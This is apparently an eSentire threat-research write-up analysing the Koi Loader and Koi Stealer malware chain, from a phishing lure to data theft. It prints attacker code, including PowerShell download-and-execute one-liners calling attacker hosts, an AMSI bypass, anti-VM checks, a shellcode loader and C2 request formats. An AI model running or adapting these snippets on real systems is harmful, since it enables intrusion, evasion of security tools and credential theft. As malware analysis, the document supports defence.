

# Unraveling Not AZORult but Koi Loader: A Precursor to Koi Stealer

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 16:43:37 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our [24/7 SOCs](#) are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more\_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

**Here's the latest from our TRU Team...**

## What did we find?

At the end of March 2024, the [eSentire Threat Response Unit \(TRU\)](#) detected an infection by the stealer malware allegedly being tracked by some researchers as AZORult.

AZORult is an infostealer malware first discovered in 2016. AZORult's sales stopped at the end of 2018 and the seller announced the end of the project, which translates from Russian to English: *"Every piece of software has its lifespan. And for AZORult, it has come to an end. With both sadness and joy, I announce that sales are closed forever"* (Figure 1).




Figure 1: CrydBrox announcement on closing the AZORult sales

In early 2019, Kaspersky [unveiled](#) details indicating that AZORult had been rewritten from Delphi to C++. Fast-forward to the beginning of 2024, [Cyble](#) and [Netskope](#) have reported on yet another resurgence of AZORult, but this time with the code switched to .NET. However, a detailed comparison of Netskope's, Cyble's, and Kaspersky's samples showed no code overlaps.

A Threat Researcher, Ernesto Fernández from Trellix, highlighted an [article](#) that identifies the malware as Koi Loader and Koi Stealer, reflecting the analyses by Cyble and Netskope. These findings including the [Twitter post](#) from Unit42 and [some discussions](#) with Principle Threat Researcher at Palo Alto have led us to adopt the terms Koi Loader and Koi Stealer for this article's discussion.

## Initial Infection

The user received a phishing email about an unauthorized transaction on the sender's debit card containing an embedded link (Figure 2). This link directed the user to download a malicious ZIP archive named “chasebank\_statement\_mar.zip” (MD5: 8751223ced55a2079e876b893917a0f3). Notably, the file hashes of the archive change with each new download.




Figure 2: Phishing email

As seen in Figure 3, we found multiple reports on the sender’s email on spam[.]org with email subject lines such as:

- Concerned about an ambiguous charge on my bank statement - seeking your help
- Need your guidance with a puzzling payment on my credit card - could you advise
- Uneasy about an unknown charge on my bank statement connected to your store - could you assist
- Unforeseen payment on my debit card linked to your website - looking for your guidance
- Concerned about an unforeseen charge on my account - appreciate your assistance

### Pertinent Information

Complaint:	C-COUJARDIN-COM-D4NK3MMLJG
Authority:	DNS regarding Domain
Resolution Status:	<b>Auto-Resolved</b> ⓘ
Report Date:	2024-03-05 11:05:40 CST
Report Reason:	Phishing Email ⓘ
Reported by IP:	38.242.x.x
Offending Domain:	coujardin.com ...
Offending Domain Source:	Sender Respond To Domain ⓘ

### Parsed Headers

Return-Path:	0100018e0f295355-72240360-33d8-49e4-8a14-a957d71e6d3... ... Domain is coujardin.com
From:	Mary Bowers <mary.bowers@coujardin.com> ... Domain is coujardin.com
To:	██████████@██████████.com ⓘ
Subject:	Concerned about an unforeseen charge on my account - apprec...
Date/Time:	Tue, 5 Mar 2024 15:09:10 +0000
Network Path:	███ available in public view ⓘ

Figure 3: Complaint report on spam[.]org

Upon visiting the embedded malicious page that is hosted on Google Sites, we received a CAPTCHA prompt (Figure 4).




Figure 4: CAPTCHA page on Google Sites

It's worth noting that to receive the payload, the user would have to pass the CAPTCHA prompt first. If the user fails the CAPTCHA prompt, the server will respond with "NO" status (Figure 5).




Figure 5: Response from the server if the CAPTCHA prompt fails

If the user passes the CAPTCHA, the server responds with “YES” status and serves the ZIP archive.




Figure 6: Response from the server if the CAPTCHA prompt is passed

The ZIP archive includes a shortcut file (.lnk) named “chasebank\_statement\_mar.lnk” (MD5: 044fd3c4d97a35f80792b7edee445c48), which downloads the next stage payload from the server, “m8hHxtkVLYPw.bat” (MD5: 099259c6d898c5d91dc3b01756e349d8), using curl.

This file is then stored in the %TEMP% folder. Additionally, it establishes persistence on the system by creating a Scheduled Task named “0BAduEnQZG9POyK”. (Figure 7).




Figure 7: Contents of the shortcut file

Koi payloads are usually all placed within the same opendir link, as shown in Figure 8.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">05/</a>	2020-12-03 17:21	-	
<a href="#">agent1.ps1</a>	2024-03-27 01:32	178	
<a href="#">agent3.ps1</a>	2024-03-27 01:34	7.2K	
<a href="#">oligochaete.exe</a>	2024-03-27 01:44	178K	
<a href="#">oligophosphaturia.php</a>	2024-03-27 01:35	1.7K	
<a href="#">olympiadic.php</a>	2024-03-27 01:34	858	
<a href="#">sd2.ps1</a>	2024-03-27 01:47	810K	
<a href="#">sd4.ps1</a>	2024-03-27 01:47	816K	

Figure 8: Example of the opendir hosting Koi payloads

The download batch file “m8hHxtkVLYPw.bat” contains the PowerShell command (Figure 9) that is responsible for fetching another payload from the server “WLXUL6LWXQPB.js” (MD5: 48c7fd278ac590c9bd896ad9c7850c3a).

```
start /min powershell -com "IWR -useb 'https://admiralpub.ca/wp-content/uploads/2017/oligophosphaturia.php' -outf '%tmp%\WLXUL6LWXQPB.js'; schtasks /delete /tn %1 /f; wscript %tmp%\WLXUL6LWXQPB.js"
```

Figure 9: Contents of the batch script

The downloaded JavaScript file is responsible for self-replication, the script checks if its current filename is agent.js. If not, it attempts to copy itself to the %programdata% directory with the filename agent.js. It defines a mutex name “7z2LKLJ62LPA” and attempts to delete any file with that name in the %temp% directory. If a file with the mutex name does not exist (indicating that another instance may not be running), it proceeds to retrieve and execute additional payloads via PowerShell commands, as shown in Figure 10.

```
14 var mtx_name="7zU8FWGFMS9Q";
15 var mtx_file = bbj.ExpandEnvironmentStrings("%temp%")+"\"+mtx_name;
16 var fs1="leceFi"
17 var fs2="leExis"
18 try {
19     fso["De"+fs1+"le"](mtx_file);
20 } catch (e) {}
21 if (!fso["Fi"+fs2+"ts"](mtx_file))
22 {
23     bbj.Run(rd+" -command \"%env:path% = " + mtx_name + "; IEX(IWR -UseBasicParsing
24     'https://admiralpub.ca/wp-content/uploads/2017/agent1.ps1'); $f.SetValue($null, $true); IEX(IWR -UseBasicParsing
25     'https://admiralpub.ca/wp-content/uploads/2017/agent3.ps1') \"", 0)
26 }
```

Figure 10: Contents of the JavaScript file

The PowerShell script agent1.ps1 (MD5: 96b251e61f987648f69767f398324652) contains a one-liner command that is responsible for [AMSI bypass](#) as shown in Figure 11.

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b
}};$d=$c.GetFields("NonPublic,Static");Foreach($e in $d) {if ($e.Name -like "**ailed"
) {$f=$e}};
```

Figure 11: AMSI bypass

agent3.ps1 (MD5: a3ee8655f45c72f5231ded7a4a1c7e43) contains the instructions to download Koi loader written in C++ as well as loading the shellcode in a separate thread along with the loader. The shellcode is responsible for allocating the memory for the loader and jumping to the loader's entry point (Figure 12).

```
33 *(DWORD*)(a3 - 20) = mw_api_resolve(a2, a1);
34 v4 = (int (__cdecl*)(DWORD, DWORD, int, MACRO_PAGE))mw_api_resolve(a4, 0x3D8CAE3); // VirtualAlloc
35 peHeaderAddr = *(DWORD*)(a3 + 8) + *(DWORD*)(*(DWORD*)(a3 + 8) + offsetof(_IMAGE_DOS_HEADER, e_lfanew));
36 *(DWORD*)(a3 - 4) = peHeaderAddr;
37 peBaseAddress = (char *)v4(
38     *(DWORD*)(peHeaderAddr + 52),
39     *(DWORD*)(peHeaderAddr + 80),
40     0x3000,
41     PAGE_EXECUTE_READWRITE); // 12288 == MEM_RESERVE | MEM_COMMIT
42     //

168 NtCurrentPeb()->ImageBaseAddress = peBaseAddress;
169 return (char*)((int (__fastcall*)(unsigned int, char*))&peBaseAddress[peHeaderAddr->OptionalHeader.AddressOfEntryPoint])(
170     v12,
171     sizeofHeaders); // executing the final payload at entry point
172 }
173 return result;
174 }
```

Figure 12: Shellcode that is responsible for accessing the loader at the entry point

## Koi Loader

### Anti-VM

The Koi Loader malware is written in C. The final loader payload is extracted and decrypted using XOR from the resource section, where the XOR key is also located.

We will proceed to the decrypted Koi payload. The loader begins by implementing the anti-CIS feature, which terminates the process if any of the languages listed in Figure 13 are detected.

```
1 void __noreturn start()
2 {
3     LANGID UserDefaultLangID; // ax
4
5     UserDefaultLangID = GetUserDefaultLangID();
6     if ( UserDefaultLangID != 1049 // Russian
7         && UserDefaultLangID != 1067 // Armenian
8         && UserDefaultLangID != 2092 // Azeri (Cyrillic)
9         && UserDefaultLangID != 1068 // Azeri (Latin)
10        && UserDefaultLangID != 1059 // Belarusian
11        && UserDefaultLangID != 1087 // Kazakh
12        && UserDefaultLangID != 1064 // Tajik (Cyrillic)
13        && UserDefaultLangID != 1090 // Turkmen
14        && UserDefaultLangID != 2115 // Uzbek (Cyrillic)
15        && UserDefaultLangID != 1091 // Uzbek (Latin)
16        && UserDefaultLangID != 1058 // Ukrainian
17        && !mw_vm_check() )
18 }
```

Figure 13: Anti-CIS / language check

Additionally, the loader employs an anti-VM capability. It uses EnumDisplayDevicesW to enumerate display devices attached to the desktop, searching for device strings that match known virtual machine display adapters (Hyper-V, VMWare, Parallels, Red Hat QXL). It then checks for specific files related to VirtualBox (VBoxService.exe and VBoxTray.exe), indicating the system is running inside a VirtualBox VM.

The loader further inspects certain directories and files for evidence of a VM environment. This includes looking for specific files in the user's system and application data folders, which may indicate automated testing or sandboxing environments, such as Recently.docx, Opened.docx, These.docx, Resource.txt, OpenVPN.txt (Figure 14).

```
111 lpString1 = 0;
112 if ( hFile )
113     ((void ( _stdcall *) (LPCSTR *))hFile)(&lpString1);
114 ExpandEnvironmentStrings(L"%systemroot%\System32\VBoxService.exe", Dst, 0x104u);
115 ExpandEnvironmentStrings(L"%systemroot%\System32\VBoxTray.exe", FileName, 0x104u);
116 FileAttributesW = GetFileAttributesW(Dst);
117 if ( FileAttributesW == -1
118     || (FileAttributesW & 0x10) != 0
119     || (v5 = GetFileAttributesW(FileName), v5 == -1)
120     || (v5 & 0x10) != 0 )
121 {
122     if ( Wow64RevertWow64FsRedirection )
123         Wow64RevertWow64FsRedirection((PVOID)lpString1);
124     SHGetFolderPath(0, 0, 0, 0, pszPath);
125     SHGetFolderPath(0, 5, 0, 0, pszDir);
126     PathCombineW(pszDest, pszPath, &word_402020);
127     v7 = GetFileAttributesW(pszDest);
128     if ( v7 == -1 || (v7 & 0x10) != 0 )
129     {
130         v8 = 0;
131         v69 = L"Recently.docx";
132         v70 = L"Opened.docx";
133         v9 = &v69;
134         v71 = L"These.docx";
135         v72 = L"Are.docx";
136         v73 = L"Files.docx";
137         v10 = 5;

```



Figure 14: VirutalBox and file checks

Next, the loader retrieves the computer name and name of the currently logged-in user against WILLCARTER-PC, FORTI-PC, SFTOR-PC and Joe Cage, STRAZNJICA.GRUBUTT, Paul Jones, PJones, Harry Johnson, WDAGUtilityAccount, sal.rosenburg, and d5.vc/g accordingly. The computer name and username values can indicate automated analysis environments or generic usernames commonly used in virtual environments.

GlobalMemoryStatusEx is called to retrieve the system's memory status. It checks if the total physical is greater than or equal to 3050 MB. This check is performed to determine whether the system might be a VM or a typical end-user device, as analysis environments might allocate less memory to each VM instance.

Interestingly, the Koi Loader performs checks on files with extensions like doc, docx, xls, and xlsx. It verifies that these files are exactly 15 bytes in size and that their filenames contain 30 characters. Additionally, it assesses whether the total number of files matching these criteria is 20 or fewer, and if it does, it proceeds with another check for the presence of powershell.exe in the process's executable path.

If all these conditions are met, the loader interprets it as a sign that it might be running in a controlled or analysis environment (Figure 15).

```

310 {
311     v42 = FindFileData.cFileName[0];
312     cFileName = FindFileData.cFileName;
313     for ( k = 0; v42; k = v45 )
314     {
315         v32 = v42 == 46;
316         v45 = cFileName;
317         v42 = cFileName[1];
318         if ( !v32 )
319             v45 = k;
320         ++cFileName;
321     }
322     v46 = k + 1;
323     if ( !k )
324         v46 = 0;
325     if ( !strcmp(v46, L".doc") && !strcmp(v46, L".docx")
326         || !strcmp(v46, L".xls") && !strcmp(v46, L".xlsx") )
327     {
328         v40 = lpString1;
329     }
330     else
331     {
332         v32 = (((char *)v46 - (char *)FindFileData.cFileName) & 0xFFFFFFFF) == 30;
333         v40 = lpString1;
334         if ( v32 && FindFileData.nFileSizeLow == 15 )
335             v40 = ++lpString1;
336     }
337 }
338 }
339 while ( FindNextFileW(v41, &FindFileData) );
340 FindClose(hFile);
341 v14 = StrStrIW;
342 if ( (unsigned int)v40 <= 20 )
343 {
344 LABEL_101:
345     GetModuleFileNameW(0, Filename, 0x104u);
346     return v14(Filename, L"powershell.exe") == 0;
347 }
348 }
349 return 1;
350 }
351 }
352 }
353 return 1;

```

Figure 15: File size and filename character check

The loader creates the mutex to avoid re-infection. The mutex creation algorithm is based on the calculations of the Volume Serial Number with other constants in the code. The reproduced algorithm is shown in Figure 16.

### Additional Analysis

```

1
2 # Given volume serial number
3 volume_serial_number =
4
5 # Perform the calculations
6 def calculate_guid_parts(volume_serial_number):
7     v0 = 1219472 * volume_serial_number
8     data3 = (v0 - 18621) & 0xFFFF
9     data1 = (1219472 * v0 + 1728536051) & 0xFFFFFFFF
10    data2 = (-25712 * (data1 & 0xFFFF) - 18621) & 0xFFFF
11    return data1, data2, data3
12
13 def generate_custom_guid(data1, data2, data3):
14    guid_string = f"{data1:08X}-{data2:04X}-{data3:04X}-F3F3-F3F3F3F3F3F3"
15    return guid_string
16
17 if __name__ == "__main__":
18    data1, data2, data3 = calculate_guid_parts(volume_serial_number)
19    mutex = generate_custom_guid(data1, data2, data3)
20    print(f"mutex: {mutex}")
21

```

Figure 16: Mutex generation algorithm

Next, the loader proceeds with setting the file attributes of agent.js that was previously mentioned to hidden via SetFileAttributesW as well as creating the scheduled task named “Firefox Default Browser Agent 458046B0AF4A39CB” via ITaskScheduler interface that runs agent.js file via wscript.exe.

## Command and Control

For the initial check-in, Koi Loader sends the following to the C2 as an example:

- 101|{GUID}|VoYGkc5R|pNL/LwrBZb5hBXeAiJ9/ILRrL0U4usTuqV2bGDMIRig=

Where “VoYGkc5R” is the hardcoded marker followed by a randomly generated Base64-encoded string (Figure 17).




Figure 17: Initial check-in with C2

After the initial check-in, the infected machine sends another request containing the information gathered from the machine, including OSMajorVersion, OSMinorVersion, OSBuildNumber, Username, ComputerName, and the domain name if present. The collected information is then XOR'ed with a randomly generated 16-character value, which is subsequently processed via the modified MD5 algorithm and sent over to C2.

For the XOR key generation algorithm, the approach is to prepend a fixed byte sequence to the actual input data before hashing. This customizes the MD5 hashing process, making the output distinct from hashing the input alone with a standard MD5 algorithm. This customization affects how the data is processed and, consequently, the final hash.

The secondary POST request format:

- 111|{GUID}|{XOR'ed host information}

```

POST /hypermetropia.php HTTP/1.1
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: 91.202.233.209
Content-Length: 92
Connection: Keep-Alive
Cache-Control: no-cache

111|KqWgGIax79GvY9qv|rT...'..
:O'....C...bL..F%0]....A.HTTP/1.1 200 OK
Server: nginx
Date: Wed, 03 Apr 2024 02:04:10 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

0
    
```

The randomly generated value that is used to create the XOR key

The XOR'ed host information

Figure 18: Secondary POST request with the host information

Next, the loader proceeds to check if NET Framework 2.0.50727 compiler exists on the infected host and if it exists, it downloads and executes “sd2.ps1” (MD5: 4f55be0b55ec67dfda42b88e9c743a2a) script from the server via PowerShell.

If the .NET 2.0 compiler does not exist, it then checks for the presence of .NET Framework 4.0.30319 compiler.

If this exists, the loader proceeds to download the "sd4.ps1" (MD5: 607b42bd61902ad5a5ea9f508e18a5a4) script instead (Figure 19).

```

12 ExpandEnvironmentStringsW(L"%SYSTEMROOT%\Microsoft.NET\Framework\v4.0.30319\csc.exe", Dst, 0x104u);
13 ExpandEnvironmentStringsW(L"%SYSTEMROOT%\Microsoft.NET\Framework\v2.0.50727\csc.exe", FileName, 0x104u);
14 ExpandEnvironmentStringsW(L"%ComSpec%", File, 0x104u);
15 for ( i = 0; i < 0x100; ++i )
16     *((_BYTE *)String1 + i) = 0;
17 FileAttributesW = GetFileAttributesW(FileName);
18 if ( FileAttributesW == -1 || (FileAttributesW & 0x10) != 0 )
19 {
20     v2 = GetFileAttributesW(Dst);
21     if ( v2 != -1 && (v2 & 0x10) == 0 )
22         IstrcpyW(String1, L"sd4.ps1");
23 }
24 else
25 {
26     IstrcpyW(String1, L"sd2.ps1");
27 }
28 wnsprintfW(
29     pszDest,
30     500,
31     L"/c \"powershell -command IEX(IWR -UseBasicParsing '%s/%s')\"",
32     L"https://admiralpub.ca/wp-content/uploads/2017",
33     String1);
34 return ShellExecuteW(0, L"open", File, pszDest, 0, 0);
35
    
```

Retrieving and executing PowerShell scripts based on .NET Framework Versions

Figure 19: Retrieving sd4.ps1 or sd2.ps1 scripts based on .NET Framework versions

We will analyze the "sd2.ps1" and "sd4.ps1" payloads later in this article. Now, let's return to the command-and-control part.

If the host receives the "INIT" response from the server, it resubmits the check-in to the server, as illustrated in Figure 17, appending the GUID value and a Base64-encoded string to the POST request. Otherwise, the host waits for additional tasks from the C2 server, with a one-minute sleep interval between each connection.

The list of commands/tasks is shown below:

Command	Description
0x67	Executes scripts/commands via Command Prompt
0x68	Executes scripts/commands via PowerShell
0x69	Enables system shutdown privilege for the running process and performs the shutdown
0x6A	Creates a scheduled task to run agent.js and removes agent.js if present on the host
0x6C	Establishes communication with a C2 server
0x6E	Performs process injection into either explorer.exe or certutil.exe based on the subsystem value (if the subsystem is Console User Interface, the payload is injected into certutil.exe, if it's Graphical User Interface, the payload is injected into explorer.exe) or writes the payload to %TEMP% folder and directly executes it (the naming convention for the payload is generated with PRNG)
0x70	Dynamically loads and executes a function from a DLL, in our sample, the export function is "Release"

## Koi Stealer

The retrieved scripts "sd2.ps1" and "sd4.ps1" include code for decrypting the final Koi Stealer binary using XOR, as well as for executing the binary with "config" parameters received from the C2 server.

The XOR key is obtained from the C2 server at the URL `hxxp://91.202.233[.]209/index.php?id=$guid&subid=px8eIkut`, where \$guid represents the GUID of the infected machine (refer to Figure 20).

```
# [Net.ServicePointManager]::SecurityProtocol += 'tls12'
$guid = (Get-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Cryptography).MachineGuid
$config = (new-object net.webclient).downloadstring("http://91.202.233.209/index.php?id=$guid&subid=px8eIkut").Split('|')
$k = $config[0];

for ($i = 0; $i -lt $binary.Length ; ++$i)
{
    $binary[$i] = $binary[$i] -bxor $k[$i % $k.Length]
}

$sm = [System.Reflection.Assembly]::Load($binary)
$ep = $sm.EntryPoint

$ep.Invoke($null, (, [string[]] ($config[1], $config[2], $config[3])))
```

Figure 20: Snippet of “sd2.ps1” and “sd4.ps1” scripts

It's worth noting that the decrypted Koi Stealer payload exhibits similar anti-VM capabilities to those previously mentioned in the loader (see Figure 21).

```
3187 string @string = Encoding.UTF8.GetString(Encoding.UTF8.GetBytes($env:MachineName));
3188 if (@string.Equals("WILLGARTER-PC") || @string.Equals("FORTI-PC") || @string.Equals("SFTOR-PC")) → Hostname check
3189 {
3190     return true;
3191 }
3192 string string2 = Encoding.UTF8.GetString(Encoding.UTF8.GetBytes($env:UserName));
3193 foreach ($string in @("Joe Cage", "STRAZNICA.GRUBUTT", "Paul Jones", "PJones", "Harry Johnson", "WDAGUtilityAccount", "sal.rosenberg" ))
3194 {
3195     if ($string2.Equals($string))
3196     {
3197         return true;
3198     }
3199 }
3200 if ($string2.Contains("ds.vc/g")) → Username check
3201 {
3202     return true;
3203 }
3204 try
3205 {
3206     using ($managementObjectSearcher2 = new ManagementObjectSearcher("SELECT TotalVisibleMemorySize FROM Win32_OperatingSystem"))
3207     {
3208         using ($managementObjectEnumerator = $managementObjectSearcher2.Get().GetEnumerator())
3209         {
3210             if ($managementObjectEnumerator.MoveNext() && [Math]::Round((($managementObjectEnumerator.Current["TotalVisibleMemorySize"]) / 1024.0)
3211             {
3212                 return true;
3213             }
3214         }
3215     }
3216 } → Memory check
```

Figure 21: Anti-vm capabilities (Final Koi Stealer)

Koi Stealer copies sensitive data, including cookies, history, and login information, to the %AppData% folder. For each copied file, it generates a unique GUID as a naming convention. The files are then immediately deleted after their contents have been fully processed (Figure 22).

```
2209 string text6 = Path.Combine($A_1, "places.sqlite").Replace("C:\", "\\localhost\c$\");
2210 if (File.Exists(text6))
2211 {
2212     global::\u00A0.\u2000.\u2000(text6);
2213     File.Copy(text6, text, true);
2214     byte[] array2 = File.ReadAllBytes(text);
2215     global::\u00A0.\u2000.\u00A0(1, array2, array2.Length, text3 + "\\places.sqlite");
2216     File.Delete(text);
2217 }
```

Figure 22: Removing the copied files after processing

You can access the list of collected data for exfiltration on [GitHub](#).

In the loader component, the program searches for the distinct identifier "LDR," retrieves commands from the C2 server, decodes them from Base64, and decrypts them using XOR with a shared secret as the key.

Subsequently, the secondary payload is downloaded from a URL provided by the C2 server and executed. The messages will be logged for successful or failed execution in the errors.txt file and sent over to C2 (Figure 23).

```
3462     WebClient.DownloadFile(array9[4], text15);
3463     Process.Start(text15);
3464     global::\u00A0.\u2000.\u1680(string.Concat(new string[]
3465     {
3466         "Executed ",
3467         text15,
3468         " from ",
3469         array9[4],
3470         "\r\n"
3471     }));
3472     }
3473 }
3474 catch (Exception ex2)
3475 {
3476     global::\u00A0.\u2000.\u1680(string.Concat(new string[]
3477     {
3478         "Failed executing ",
3479         text15,
3480         " or downloading ",
3481         array9[4],
3482         "\t",
3483         ex2.Message,
3484         "\r\n"
3485     }));
3486 }
3487 }
3488 }
```

Figure 23: Logged messages

Koi Stealer collects the build ID of the payload, in our case it's the second position of the previously mentioned "config", which is "px8eIkut", basic system information such as PC name, current username, GUID, GPU and CPU information, total visible RAM size, screen resolution, system configuration (system language, architecture, operating system), security software, installed applications and save them to a system.txt.

The infostealer generates a private-public key pair and a shared secret using the Curve25519 algorithm, then compresses the harvested data using GZip and encrypts it with XOR, employing the shared secret as the encryption key. Subsequently, it sends the data to the C2 server, with the POST request beginning with the public key, succeeded by a delimiter of 0x4b, and then the encrypted, compressed data (Figure 24).



The image shows a hex dump of transmitted data. A red box highlights a section labeled "Public key". Another red box highlights a section labeled "Delimiter: 0x4b". A blue arrow points to the start of the data, labeled "Starting point of collected data". The data is a long string of hexadecimal characters.

Figure 24: Transmitted data

## What can you learn from this TRU Positive?

- Phishing emails remain a key vector for malware distribution, demonstrating the continuous threat of social engineering attacks and the need for ongoing vigilance.
